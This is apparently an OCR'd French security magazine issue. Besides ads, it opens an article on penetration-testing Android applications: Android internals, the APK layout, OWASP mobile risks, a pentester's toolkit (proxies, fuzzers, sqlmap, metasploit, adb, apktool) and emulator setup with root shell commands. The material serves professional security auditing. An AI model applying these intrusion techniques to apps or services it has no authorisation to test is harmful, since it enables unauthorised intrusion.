xmco®
we deliver security expertise

actu sécu 41

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO **JUILLET 2015**

Tests d'intrusion des applications Android
Présentation de la méthodologie utilisée pour ce type d'audit

Réinitialisation sous Android
Retour sur les faiblesses de certaines implémentations d'Android

Conférences
SSTIC, HIP et HITB

Actualité du moment
Analyse des attaques Macro/Word/Dridex, Redirect to SMB et HSTS-HPKP

Scott Akerman

Et toujours... **la revue du web et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **http://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de Sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® : Veille en vulnérabilités et Cyber-surveillance

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information et surveillance de votre périmètre exposé sur Internet

Cert-XMCO® : Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles et d'un esprit de synthèse. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre dans nos locaux du 2ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
http://www.xmco.fr/recrutement.html

Juillet 2015

Développeur (CERT-XMCO)

XMCO recrute un développeur afin de participer aux activités du CERT-XMCO.


En tant que développeur au sein du CERT-XMCO, vous serez chargé de :
- Réaliser les développements internes liés aux projets de Cyber-surveillance ou d'extranets Client
- Etre moteur dans la conception et l'élaboration des projets en cours de réflexion
- Participer à nos travaux de R&D

Compétences techniques requises :
- Maîtrise du Python et de la Programmation Orientée Objet
- Maîtrise des environnements GNU/Linux
- Connaissances des nouvelles technologies Web (Flask/MongoDB/Boostrap/JQuery)
- Connaissances en développement sécurisé

Compétences techniques requises :
- Forte capacité d'analyse et de synthèse
- Rigueur
- Curiosité
- Esprit d'initiative et esprit d'équipe
- Autonomie
- Bonne qualité rédactionnelle

Profil Alternance (bac+4/5) / jeune diplômé disposant d'une expérience significative en termes de développement (projet, stage...).

sommaire



Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Antonin AUROY, Stéphane AVI, Etienne BAUDIN, Simon BUCQUET, Bastien CACACE, Frédéric CHARPENTIER, Charles DAGOUAT, Damien GERMONVILLE, Yannick HAMON, Jean-Yves KRAPF, Marc LEBRUN, Romain LEONARD, Thomas LIAIGRE, Cyril LORENZETTO, Rodolphe NEUVILLE, Julien MEYER, Clément MEZINO, Stéphanie RAMOS, Arnaud REYGNAUD, Régis SENET, Julien TERRIAC, Pierre TEXIER, Arthur VIEUX, David WEBER.

> Méthodologies et spécificités

Au fil des années, le système Android s'est imposé comme le leader sur les équipements nomades (smartphones, tablettes et consorts). Aujourd'hui, seul Apple semble concurrencer un tant soit peu l'ogre Google, en tout bien tout honneur évidemment...

Cet effet de mode a engendré le développement tous azimuts d'applications diverses et variées et donc favorisé l'émergence des audits de code source et des tests d'intrusion de ce type d'applications et des infrastructures associées.

L'objectif de cet article n'est pas d'incriminer les développeurs ou de chercher des responsables à ces failles. Nous allons uniquement nous atteler à la présentation de la démarche adoptée par nos consultants lors d'un « Pentest » ciblant une application Android. Nous constaterons que, dans les faits, cet exercice présente de nombreuses similarités avec les tests d'intrusion Web classiques, tout en présentant l'avantage de pouvoir « en général » accéder sans trop de difficultés au pseudo-code source. Les techniques d'obfuscation et autres mécanismes anti-rétroingénierie ne sont, en effet, que peu voire jamais utilisées.

Par Marc LEBRUN et Arnaud REYGNAUD

Les tests d'intrusion Android

Racchio

Avec plus de 50% du parc mobile, l'explosion des systèmes Android a engendré plusieurs conséquences notables :

- le développement massif d'applications pour tout et n'importe quoi (de la boîte à meuh à l'application bancaire) ;
- un fort intérêt des entreprises d'avoir leurs applications afin d'améliorer l'accessibilité à leurs produits et bien évidemment leur exposition ;
- la création d'un nouveau CYBER-terrain de jeu pour les CYBER-attaquants et CYBER-criminels en tout genre (pourquoi se CYBER-priver ?).

Cette dernière conséquence est due au nombre probant de problématiques de sécurité. On a même appelé Android « le nouveau Windows 98 »...

Posons donc le cadre de cet article et apportons d'emblée quelques précisions :

- Il ne s'agit en rien d'un dossier présentant des vulnérabilités affectant le système Android ;
- Il ne s'agit pas non plus d'une étude quant à l'aspect « Forensics », donc pas d'analyse de la mémoire des appareils, par exemple ;
- Nous écartons également l'approche « analyse de malware », exercice bien différent du test d'intrusion.

Avant toute chose, reprenons donc l'historique et quelques notions techniques préliminaires à une bonne compréhension de ce dossier.

> Notion de bases

Bref historique

Il était une fois... Voilà déjà plus de 10 ans qu'Android est né.


✚2003 : Android, Inc est fondée par Andy Rubin, Chris White, Nick Sears et Rich Miner dans le but de créer des appareils mobiles aptes à gérer les préférences utilisateurs, géolocalisation, etc., fonctionnalités jusqu'alors occultées ;

✚2005 : Google entre dans la partie et rachète la firme (dans le doute, ça pourrait servir plus tard...) ;


✚2007 : Création du consortium Open Handset Alliance (OHA). L'objectif est de construire un partenariat entre les acteurs software, hardware et réseau pour développer une nouvelle « expérience » mobile ;

✚2008 : après cinq années, Android est présenté au public dans sa première mouture.

Entre 2008 et aujourd'hui, 10 versions se sont succédé :



Avant de s'atteler à la partie purement dédiée au Pentest, il convient de présenter les bases permettant de comprendre comment l'écosystème Android est structuré, mais également quelles en sont les spécificités.



Représentation de la pile Android

Structure du système Android

Commençons par le composant de plus bas niveau, à savoir le noyau.

✚Linux Kernel : Le noyau utilisé a été spécialement modifié par Google en dehors du cycle de développement classique pour l'environnement mobile. Cette base s'appuie actuellement sur les versions 3.4 et 3.10. Les changements apportés concernent essentiellement la sécurité, la gestion d'énergie, etc.

✚Hardware Abstraction Layer (HAL) : la couche d'abstraction matérielle représente l'interface entre le système et la partie Hardware c'est-à-dire le matériel. Il s'agit ni plus ni moins d'une interface qui fournit des fonctions génériques afin d'interagir avec le matériel tout en faisant abstraction des détails d'implémentation bas-niveau (audio, stockage, etc.).

✚Android Runtime (ART) : Par défaut Dalvik était la machine virtuelle utilisée sur Android (chaque application étant lancée dans sa machine virtuelle). Ce mécanisme permet d'exécuter le même programme sur une grande variété d'appareils, quelles que soient leurs caractéristiques techniques.

ART est le mécanisme qui remplace Dalvik depuis fin 2014 avec Android 5 (Lollipop). Les applications sont dorénavant compilées dès leur installation sur le matériel évitant ainsi la conversion à chaque exécution. Auparavant le processus consistait en la traduction du « bytecode » en langage machine spécifique au processeur physique au moment de son exécution (mécanisme JIT / Just In Time).


Nous développons davantage le sujet dans la prochaine section.

« Dalvik a été créé par Dan Bornstein afin d'offrir une alternative à la machine virtuelle de la technologie Java tout en conservant la philosophie du 'Write once, run anywhere' »

✚Native Libraries : un ensemble de bibliothèques et ressources permettant d'interagir avec le système : SSL, SQLite, Webkit, OpenGLsara, etc.

✚Android Framework : API Android utilisée par les développeurs d'applications, on y trouve des interfaces et des classes : ContentProviders, ActivityManager, ViewManager, etc.

✚Applications : elles appartiennent à la dernière couche du modèle présenté. Il s'agit de ce que l'on trouve communément sur tous les appareils (le navigateur, les contacts, la boîte à meuh, etc.).



Dalvik / ART


Dalvik

Dalvik est une machine virtuelle destinée à permettre l'exécution simultanée de plusieurs applications sur un appareil disposant de faibles capacités. Même si cette désignation devient de moins en moins vraie aujourd'hui, les premières générations d'appareils Android disposaient d'espace mémoire et de puissance de calculs limités. Ces restrictions techniques imposaient donc des choix de conception particuliers.

L'autre intérêt était d'exécuter le même programme sur une grande variété d'appareils, sans prendre en compte leur architecture et leurs composants spécifiques, ou du moins en plaçant les mécanismes d'interopérabilité à un niveau moins contraignant.

Dalvik a été créé par Dan Bornstein afin d'offrir une alternative à la machine virtuelle de la technologie Java tout en conservant la philosophie du « Write once, run anywhere ». Le « bytecode » (langage intermédiaire entre le code source et les instructions-machine) est ainsi transformé et consolidé dans un fichier .dex (Dalvik Executable) en vue de son utilisation par Dalvik. Le code exécutable est ensuite converti à la volée en instructions spécifiques à l'appareil sur lequel le programme est exécuté. On parle ici de la fonction de compilation « Just-In-Time » (JIT).

Dalvik, contrairement à la JVM classique, se base sur des registres et non sur une pile. Cela permet d'optimiser le nombre d'instructions et de répondre favorablement aux exigences techniques. Cela induit également que les fichiers de bytecode Java ne peuvent pas être exécutés tels quels par Dalvik.




ART (Android RunTime)

ART est le mécanisme qui prend le relai de Dalvik. La différence majeure concerne le moment où le code est interprété. Dalvik va interpréter le « bytecode » à la volée pour être exécuté (JIT). Alors qu'ART va compiler le « bytecode » à l'installation initiale, « Ahead-Of-time » (AOT). Cela prend donc plus de temps à l'installation, mais accroit les performances à l'exécution.

Dès KitKat (Android 4.4), les développeurs avaient la possibilité de changer le moteur d'exécution et de choisir ART pour leurs tests.

À partir de Lollipop (5.0), ART a obtenu les faveurs de Google et se veut donc être le successeur direct de Dalvik. L'objectif est ici d'améliorer les performances des applications Android (notamment en termes de rapidité d'exécution).



http://www.anandtech.com/show/8231/a-closer-look-at-android-runtime-art-in-android-l


Présentation du format de fichiers Android Package (APK)

Les packages APK sont semblables à des archives ZIP. Il convient cependant d'apporter quelques précisions sur le sujet afin d'éviter tout raccourci ou abus de langage.

Les fichiers APK sont basés sur le format ZIP, mais incluent une structure et des métadonnées spécifiques (le parallèle peut être fait avec le JAR).

Cette particularité permet, entre autres, à l'Android Package Manager de valider l'intégrité de l'APK et d'en extraire le contenu (installation de l'application).

La structure classique est la suivante :



On retrouve, dans l'ordre :

✚ Un fichier AndroidManifest.xml : il décrit l'application. Il comporte le nom, la version, les permissions requises, les différents composants (Activity, Service, Receiver, etc.), ainsi que d'autres informations parfois bien utiles (intent-filter, l'activation du debug, etc.) ;

✚ Un fichier classes.dex : il s'agit d'un binaire au format DEX optimisé durant la compilation (ODEX) contenant les classes Java, les Strings, etc.

✚ Un dossier META-INF est utilisé pour vérifier l'intégrité de l'APK. Il contient les fichiers :
o CERT.RSA : le certificat de l'application ;
o CERT.SF : la liste des ressources accompagnées du hash correspondant (SHA1), lié au MANIFEST.MF ;
o MANIFEST.MF : le nom de la classe principale (contenant la méthode main et le CLASSPATH (chemin) menant à d'éventuelles archives ;

✚ Un dossier res contenant d'autres répertoires propres aux interfaces (composants graphiques et ressources de l'application) ;

✚ Un fichier resources.arsc : fichier contenant des ressources précompilées.

Note : d'autres fichiers / répertoires peuvent être présents selon les applications (lib, assets, etc.). Il ne s'agit là que de la structure de base.

Mais revenons-en à Android. Les APK sont installés dans 3 répertoires distincts :

✚ /system/app/ : pour les applications préinstallées (Browser, Camera, etc.) ;

✚ /data/app/ : pour les applications installées par l'utilisateur ;

✚ /data/data/<nom_du_package/ : pour le stockage des bases de données, préférences, cache, etc. (créé par le Package Manager).
Des informations complémentaires sur les APK installés peuvent également être trouvées dans les fichiers suivants :

✚ /data/system/packages.list ;

✚ /data/system/packages.xml ;

✚ /data/system/packages-stopped.xml.

Comme nous le verrons plus loin, tous ces emplacements peuvent contenir des informations importantes ou sensibles et présentent donc de l'intérêt pour l'auditeur.

> En amont des tests d'intrusion

Tests d'intrusion ciblant les applications mobiles

Les tests d'intrusion ciblant les applications mobiles peuvent être regroupés en deux grandes catégories. Selon le type de tests, une approche et un outillage différents seront envisagés.


✚ Tests d'intrusion sur application « client léger » : il s'agit en général d'applications ayant pour seul objectif la présentation des interfaces graphiques, permettant à l'utilisateur d'interagir de manière transparente avec des Web Services distants. Comme nous le verrons plus tard, on retrouve sur ce type d'applications une méthodologie finalement assez proche de celle des tests d'intrusion Web classiques. Ces applications sont parfois de simples coquilles vides exposant une « WebView » (API Android permettant d'afficher des pages web dans une application).

✚ Tests d'intrusion sur application « client lourd » : Nous constatons une recrudescence de ce type d'applications. Ces applications mobiles ne se contentent pas d'appels HTTP / Web Services, mais implémentent également des fonctionnalités ayant un impact uniquement local. Ces applications communiquent généralement aussi avec un ou plusieurs serveurs distants, mais les modes de communication peuvent être différents (FTP, SCP, protocoles propriétaires, etc.). Ce type de tests nécessitera une approche plus proche de celle adoptée lors de l'audit d'un client lourd (écoute réseau, rétroingénierie, analyse dynamique, étude de la mémoire, etc.). Ces applications remettent également au goût du jour des vulnérabilités disparues avec l'arrivée des applications Web : mot de passe en dur, contrôle sécurité côté client, utilisation de cookie « sécurisée » ou « chiffré »...

En termes de méthodologies, les pratiques usuelles s'appliquent :
✚ Boite noire : application seule sans compte ;

✚ Boite grise : application seule avec un compte utilisateur ;

✚ Boite blanche : application fournie avec son code source. Ce dernier cas est fréquemment utilisé dans le cadre d'audit d'applications bancaires ou dans le cadre d'audit intrusif d'applications de jeux en ligne soumises à une homologation par l'ARJEL.



Les référentiels

Lors de la réalisation d'audits techniques et de tests d'intrusion, nous basons notre approche sur celles préconisées par des référentiels connus et éprouvés, auxquels viennent s'ajouter les connaissances et le savoir-faire développé en interne.

Ainsi, l'OWASP Testing Guide constitue la base de notre méthodologie dans le cadre de tests d'intrusion Web classiques. De nombreux points de ce référentiel restent valides dans le contexte de l'audit d'une application mobile. On peut également noter que la communauté OWASP établit depuis plusieurs années maintenant un Top 10 des vulnérabilités en environnement mobile, à l'instar de ce qui était déjà fait pour les applications Web (voir encart suivant).

> INFO

OWASP Top 10 des risques mobiles 2014

L'OWASP propose également de nombreuses ressources dédiées à la sécurité des applications mobiles (https://www.owasp.org/index.php/OWASP_Mobile_Security_Project) et a notamment établi la liste des principaux risques affectant les applications mobiles :

M1: Weak Server Side Controls
M2: Insecure Data Storage
M3: Insufficient Transport Layer Protection
M4: Unintended Data Leakage
M5: Poor Authorization and Authentication
M6: Broken Cryptography
M7: Client Side Injection
M8: Security Decisions Via Untrusted Inputs
M9: Improper Session Handling
M10: Lack of Binary Protections

Parmi les autres méthodologies intéressantes, on peut noter l'initiative Open Android Security Assessment Methodology (OASAM). Elle présente l'intérêt de fournir des listes de contrôle parfois plus précises que l'OWASP, notamment concernant des spécificités d'Android (IPC / Intents, Broadcast Injection, etc.).

Google fournit également des recommandations aux développeurs d'applications pour son système mobile. Celles-ci permettent d'enrichir encore le panel des contrôles de sécurité à effectuer lors de l'audit d'une application Android.

La « toolbox » du pentester Android

Chaque pentester dispose de sa propre boîte à outils, composée en général de ses outils publics préférés et de scripts « maisons » qui lui facilitent la tâche lors des audits. Bien évidemment chacun à ses préférences et l'outil des uns ne conviendra pas forcément aux autres. Sans compter que, contrairement à il y a quelques années seulement, il existe à présent une pléthore d'outils destinés spécifiquement à auditer le système ou les applications Android.

Nous vous présentons donc ici une courte sélection des outils incontournables, qui constitue le « kit de survie du pentester en milieu hostile Android ».

Les classiques

Une grande partie des tâches réalisées lors d'un test d'intrusion Android s'apparentant à celles réalisées lors d'un test Web / Web Services classique, on retrouvera naturellement les « Usual Suspects » :

Le proxy intrusif : Burp Suite ou Zap, en général. Cet outil est indispensable pour intercepter, éditer, rejouer les requêtes HTTP. Une fois le certificat CA installé au sein de l'appareil Android virtuel (voir Bonus #1), il suffit de lui spécifier l'option de démarrage -http-proxy pour pouvoir commencer à jouer avec le trafic HTTP.

Un navigateur Web : encore une fois, la majorité des opérations d'intrusion viseront en général l'infrastructure Web Services de l'application, et une fois la cartographie de ces services effectuée, rien n'empêche l'auditeur de travailler directement depuis son navigateur. Cela présente l'avantage de pouvoir utiliser ses greffons navigateurs préférés (Hackbar, gestionnaires de sessions et de cookies, etc.).

Fuzzers et outillage de post-exploitation : tous les outils habituellement utilisés pour manipuler, exploiter et découvrir des vulnérabilités en environnement Web trouveront également une utilité. Parmi ceux-ci, les fuzzers d'URI (patator, wfuzz, Burp Intruder, etc.) ainsi que des outils de post-exploitation (sqlmap, metasploit, etc.) resteront incontournables.

Wireshark / tcpdump : bien qu'il ne soit que rarement nécessaire de dégainer son analyseur de paquets semi-automatique pour auditer une application Android, il arrive parfois que ce soit nécessaire. C'est surtout vrai dans le cas de l'utilisation de protocoles propriétaires. L'émulateur Android supporte par ailleurs l'option de démarrage -tcpdump permettant de spécifier un fichier de sortie au format PCAP,

qui journalisera tous les échanges réseau effectués par l'appareil.

Sqlite : Sqlite étant le format de stockage de données natif présent sur Android, il convient d'avoir sous la main un client SQL capable de se connecter à ce type de bases de données. Le binaire sqlite3 ou SQuirel SQL avec le driver JDBC ad hoc feront l'affaire.

Décompilateur JAVA : les applications Android étant écrites en JAVA, il est parfois bien utile de décompiler le « bytecode » vers un pseudo-code JAVA aisément lisible et compréhensible. JD-GUI, CFR ou jad sont les plus connus et fonctionnent parfaitement avec le « bytecode » des applications Android.

« Il existe encore bien d'autres outils que nous avons écartés, soit parce que nous n'avons pas (encore) eu l'occasion de les tester, soit parce qu'ils sont clairement plus adaptés à d'autres tâches qu'à la réalisation de tests d'intrusion (l'analyse de malware en particulier). »

Outils en ligne de commande classiques : On ne les mentionne pas assez, mais grep, sed, awk, cut, find, unzip, tar, file, strings, hexdump et tous les autres programmes accessibles depuis la ligne de commande sur les systèmes Unix / Linux nous rendent de fiers services et peuvent faire gagner beaucoup de temps en tests d'intrusion (Android ou autre, d'ailleurs).

Les outils spécifiques à Android

En premier lieu, on trouvera bien évidemment l'émulateur. Nous décrirons plus en détail son déploiement dans la prochaine partie.

Parmi les outils spécifiques à la plateforme Android, on retrouve surtout des outils natifs, fournis avec le SDK d'Android :

Android Debug Bridge (ADB) : il s'agit d'un couple client / serveur natif à Android permettant d'interagir directement avec l'appareil. Il permet notamment d'obtenir une invite de commande, de télécharger des fichiers vers et depuis l'appareil, d'installer des applications et d'effectuer des redirections de ports.

Logcat : le système Android fournit aux développeurs d'applications une interface vers ce mécanisme de journalisation. Y apparaissent les informations relatives au fonctionnement du système et des applications en cours d'exécution.

APKTool : l'outil inclut un assembleur / désassembleur permettant de manipuler le « bytecode » des applications Android. Nous reviendrons dans la suite de cet article sur l'utilisation de cet outil afin de réaliser des opérations de rétroingénierie sur des applications Android.

Il convient également de rappeler quelques astuces qu'il est possible de réaliser à travers une simple connexion Telnet vers son émulateur (telnet localhost <console-port>) :

- redimensionnement (window scale <VALEUR>) ;
- données de géolocalisation (geo nmea / geo fix <VALEUR>) ;
- émulation d'appels, de SMS (sms send <NUMERO> <MESSAGE>), etc. ;
- capture du trafic (network capture start <FICHIER>) ;
- événements hardware (event <send|types|codes|text>) ;
- et bien d'autres disponibles sur : https://developer.android.com/tools/devices/emulator.html.

D'autres outils ont été spécialement conçus pour aider les auditeurs dans la réalisation de l'analyse dynamique d'applications Android : Cuckoo-Droid, AndroidHooker, Droidbox , Drozer.

Le fonctionnement de ces outils est abordé plus en détail dans la partie Analyse dynamique de cet article.

Il existe encore bien d'autres outils que nous avons écartés, soit parce que nous n'avons pas (encore) eu l'occasion de les tester, soit parce qu'ils sont clairement plus adaptés à d'autres tâches qu'à la réalisation de tests d'intrusion (l'analyse de malware en particulier). D'autres sont désormais obsolètes, et enfin, certains ont tout simplement été évités par choix.

L'appareil de test


Pour réaliser des tests d'intrusion sur une application Android, il est nécessaire de pouvoir installer l'application à tester sur un appareil afin d'en étudier le comportement. Bien qu'il soit possible de réaliser ces opérations sur un appareil physique, il est en général nettement plus pratique de disposer d'un appareil virtuel, émulant toutes les capacités d'un « vrai » terminal.

À l'origine, la seule option était d'utiliser l'émulateur fourni par Google avec le SDK Android, mais il existe à présent d'autres alternatives. Parmi celles-ci figure en bonne place GenyMotion, très prisé par les développeurs, car il est plus rapide que l'émulateur officiel (surtout s'il est configuré avec une image ARM). Il permet de créer rapidement des appareils virtuels calquant des configurations matérielles existantes (Nexus 5, Samsung Note, etc.).

>>> Bonus #1 : Préparation d'un terminal de test

Si l'on est amené à souvent réaliser des tests d'intrusion ciblant des applications Android, il peut être pratique de préparer un terminal virtuel dédié (Android Virtual Device ou AVD) embarquant les outils nécessaires ou habituels. À minima, on souhaitera intégrer les outils en ligne de commande basiques (grep, sed, awk, cat, etc.) et le certificat CA de notre proxy intrusif.

On commence donc par lancer la commande Android avd, fourni avec le SDK. C'est via cet utilitaire que l'on peut créer tout type de configuration matérielle (taille et résolution de l'écran, présence ou non d'une caméra, d'un clavier physique, etc.). C'est ici que l'on définit également la version du système Android que l'on souhaite embarquer sur le terminal. Il est recommandé de choisir une image disposant du framework Google (Google API), car de nombreuses applications en dépendent. Enfin, le choix d'une image basée sur l'architecture x86 permettra de disposer de bien meilleures performances que lors de l'émulation d'un terminal ARM.



Si l'on souhaite installer nos outils, scripts ou modifier certains aspects du système sur cet appareil virtuel, on est rapidement confronté au fait que tout changement affectant la partition système est perdu après un redémarrage. En effet, l'émulateur Android charge à chaque démarrage une image « standard » de la version du système choisie lors de la création de l'AVD. Dans cet exemple, nous souhaitons préserver l'installation des outils en ligne de commande classiques et installer de manière permanente un certificat CA au sein du magasin système. Il va donc falloir bricoler un petit peu…

Première étape : Installer la busybox

Busybox est un programme compilé statiquement, embarquant des implémentations simples pour de nombreuses commandes fréquemment utilisées sur les systèmes UN*X. Téléchargeons donc la version x86 la plus récente et connectons-nous à notre appareil à l'aide d'adb.

Note : pour pouvoir y appliquer des modifications, il est en général nécessaire de remonter la partition system en mode read-write avec la commande suivante : mount -o rw, remount /system. On constate que la variable PATH inclut le chemin /vendor/bin, un emplacement idéal pour déployer notre busybox. La commande --install crée les liens symboliques permettant d'utiliser facilement les implémentations embarquées au sein du binaire busybox.

```
marc@trantor 15:19:30
└─$ adb shell
root@generic_x86:/ # id
uid=0(root) gid=0(root) context=u:r:shell:s0
root@generic_x86:/ # echo $PATH
/sbin:/vendor/bin:/system/sbin:/system/bin:/system/xbin
```

